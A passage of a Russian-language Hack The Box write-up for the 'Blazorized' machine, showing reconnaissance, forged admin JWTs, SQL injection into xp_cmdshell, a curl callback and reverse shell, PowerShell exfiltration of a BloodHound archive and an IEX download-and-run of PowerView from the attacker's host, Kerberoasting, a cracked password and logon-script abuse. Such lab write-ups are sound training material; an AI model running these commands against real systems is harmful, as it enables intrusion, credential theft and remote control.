
Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).




Результат работы скрипта

Скрипт нашел много открытых портов:


- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — Kerberos;
- 135 — Microsoft RPC;
- 139 — NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 1433 — MS SQL Server 2022;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — WinRM;
- 9389 — веб-службы AD DS.

Без учетных данных ничего, кроме сайта, не доступно.



Главная страница сайта

Хоть мы и загрузили всего одну страницу, в **Burp History** можно увидеть загрузку множества DLL-библиотек.




Burp History

Это очень характерно для веб-платформы Blazor.

ТОЧКА ВХОДА

Пройдемся по страницам на сайте, а затем снова проверим Burp History.



Burp History

Находим еще один домен `api.blazorized.htb` и добавляем его в `hosts`.

```
10.10.11.22 blazorized.htb api.blazorized.htb
```

Так как есть один поддомен, могут быть и другие, поэтому их нужно просканировать. Для этого применим утилиту **ffuf**.

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — HTTP-заголовок;
- `-mc` — HTTP-код ответа.

Место перебора помечается словом FUZZ.

Задаем все нужные параметры и запускаем:

```
ffuf -u http://blazorized.htb -H 'Host: FUZZ.blazorized.htb' -w
subdomains-bitquark-top100000.txt -t 128 -mc 200
```


```
admin [Status: 200, Size: 2042, Words: 149, Lines: 28, Duration: 108ms]
```

Результат сканирования поддоменов

Мы нашли еще один домен — `admin.blazorized.htb`, добавляем его в `hosts`.


```
10.10.11.22 blazorized.htb api.blazorized.htb admin.blazorized.htb
```

На найденном поддомене нас встретит только форма авторизации.




Страница авторизации

Blazor позволяет узнать, какие на сервере используются библиотеки и расширения. Для этого достаточно запросить файл `/_framework/blazor.boot.json`. У нас он уже есть в Burp History.




Содержимое файла blazor.boot.json


Когда приложение Blazor WebAssembly запускается, оно сначала получает все DLL-приложения. Поэтому, если DLL используется только на каких-то определенных страницах, ее можно поместить в отложенную загрузку до тех пор, пока она не потребуется. Это помогает ускорить работу веб-приложения.



Содержимое файла blazor.boot.json (продолжение)

Отметим библиотеку `Blazored.Helpers.dll` в `lazyAssembly` (сборка отложенной загрузки) и скачаем ее для статического анализа. Так как библиотека написана на .NET, ее можно декомпилировать с помощью **ILSpy**. Среди всех декомпилированных классов нас интересует `JWT`.





Декомпилированный класс JWT

Справка: JSON Web Token (JWT)


JSON Web Token состоит из трех частей: заголовка (header), полезной нагрузки (payload) и подписи. Заголовок и полезная нагрузка представляют собой объекты JSON, при этом нагрузка может быть любой, это именно те критически важные данные, которые передаются приложению. Заголовок содержит определенные поля:

- `alg` — алгоритм, используемый для подписи/шифрования. Это обязательный ключ;
- `typ` — тип токена. Это поле должно иметь значение `JWT`.

Третий элемент вычисляется на основании первых двух и зависит от выбранного алгоритма. Токены могут быть перекодированы в компактное представление: к заголовку и полезной нагрузке применяется алгоритм Base64-URL, после чего добавляется подпись и все три элемента разделяются точками.


Для анализа токенов можно использовать приложение **jwt_tool** или сайт **jwt.io**.

Этот класс раскрывает нам структуру JWT, роли, секреты и даже имя администратора. Единственное, что нам нужно сгенерировать самостоятельно для подделки токена, — это срок действия билета (`exp`). Для этого переведем какую-нибудь дату из будущего в формат Unix.




Получение значения exp

Затем пройдем на **jwt.io**, соберем токен JWT и укажем секрет для подписи.



Создание JWT-токена

В локальном хранилище браузера откроем данные сайта `admin.blazorized.htb` и создадим запись с JWT-токеном. После обновления страницы получаем доступ к панели администратора.



Панель администратора сайта


Продолжение статьи →

HTB BLAZORIZED

ЛОМАЕМ САЙТ НА ВЕБ-ПЛАТФОРМЕ BLAZOR


ТОЧКА ОПОРЫ

Проверяем сайт и находим функцию проверки заголовков постов на наличие дубликатов.



Проверка дубликатов заголовка

Так как на сервере работает СУБД MS SQL, возможно, приложение использует базу данных. Проверим, нет ли возможности для SQL-инъекции простой нагрузкой: `' or 1=1 -- -`. Сервер вернул число 13, а не 0, как в прошлый раз, поэтому SQL-инъекция возможна.




Результат проверки наличия SQL-инъекции

Сразу попробуем выполнить команду через процедуру `xp_cmdshell`. На своем хосте запустим веб-сервер:

```
python3 -m http.server 8000
```

А на сайте отправим нагрузку для выполнения запроса через curl.

```
asd'; exec master.dbo.xp_cmdshell 'curl http://10.10.16.53:8000/test_rce' -- -
```




Логи веб-сервера

Запрос пришел на веб-сервер, а значит, мы можем запустить листенер:


```
rlwrap nc -nlvp 4321
```

И теперь выполняем реверс-шелл, сгенерированный на сайте **Online Reverse Shell Generator**.



Сессия пользователя NU_1055

У полученного пользователя забираем первый флаг.



Флаг пользователя


ПРОДВИЖЕНИЕ

Пользователь SSA_6010

Теперь, когда у нас есть сессия доменного пользователя, мы можем собрать и проанализировать данные с помощью **BloodHound**.

> **Справка: BloodHound**
>
> Утилита **BloodHound** использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.

```
SharpHound.exe -c All
```




Сбор данных BloodHound

В результате работы утилиты получим архив с данными. Чтобы загрузить его с удаленного сервера на локальную машину, воспользуемся моим веб-сервером с возможностью загрузки файлов на сервер. На локальной машине запускаем веб-сервер, а на удаленной выполняем загрузку через PowerShell.

```
$wc=New-Object System.Net.WebClient; $resp=$wc.UploadFile('http://10.10.16.53:8000/',"C:\Windows\Tasks\20240830080113_BloodHound.zip")
```


Теперь можно построить и проанализировать граф от скомпрометированных пользователей.



Граф BloodHound


Видим, что у пользователя NU_1055 есть право записи в атрибут SPN учетки RSA_4810. После записи SPN можно будет провести атаку Kerberoasting, что позволит подобрать пароль целевой учетной записи. Для этого будем использовать скрипт PowerView, загружаемый с нашего локального веб-сервера.

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.53:8000/PowerView4.ps1')
Set-DomainObject -Identity RSA_4810 -SET @{serviceprincipalname='qwe/ralf'}
Get-DomainSPNTicket -SPN qwe/ralf
```



Получение хеша пароля


Этот хеш очень быстро перебирается с помощью **hashcat**.



Подбор пароля

Новый пользователь может получить сессию через службу WinRM.

```
evil-winrm -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)' -i 10.10.11.22
```




Информация о пользователе RSA_4810

Пользователь RSA_4810

В окружении пользователя ничего интересного найти не удалось, BloodHound никаких связей не показал. Копнем чуть глубже в ACL и проверим права записи в атрибуты других объектов домена с помощью bloodyAD.


```
bloodyAD --host 10.10.11.22 -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)' -d blazorized.htb get writable
```



Права записи на объекты домена

Таким образом, учетная запись RSA_4810 имеет право записи в какие-то атрибуты учетной записи SSA_6010. Узнаем, какие именно атрибуты можно переписать.

```
bloodyAD --host 10.10.11.22 -u 'RSA_4810' -p '(Ni7856Do9854Ki05Ng0005 #)' -d blazorized.htb get writable --detail
```



Права записи на объект SSA_6010

Скрипт, указанный в атрибуте `ScriptPath`, будет выполняться при логоне пользователя. Просмотрим права на скрипты.

```
icacls C:\windows\SYSVOL\sysvol\blazorized.htb\scripts\*
```


Права на файлы

Находим объект `A32FF3AEAA23`, который можно перезаписать. Перезаписываем скрипт на реверс-шелл, открываем листенер (`nc -nlvp 5432`), а затем указываем этот скрипт в атрибуте учетной записи SSA_6010.

```
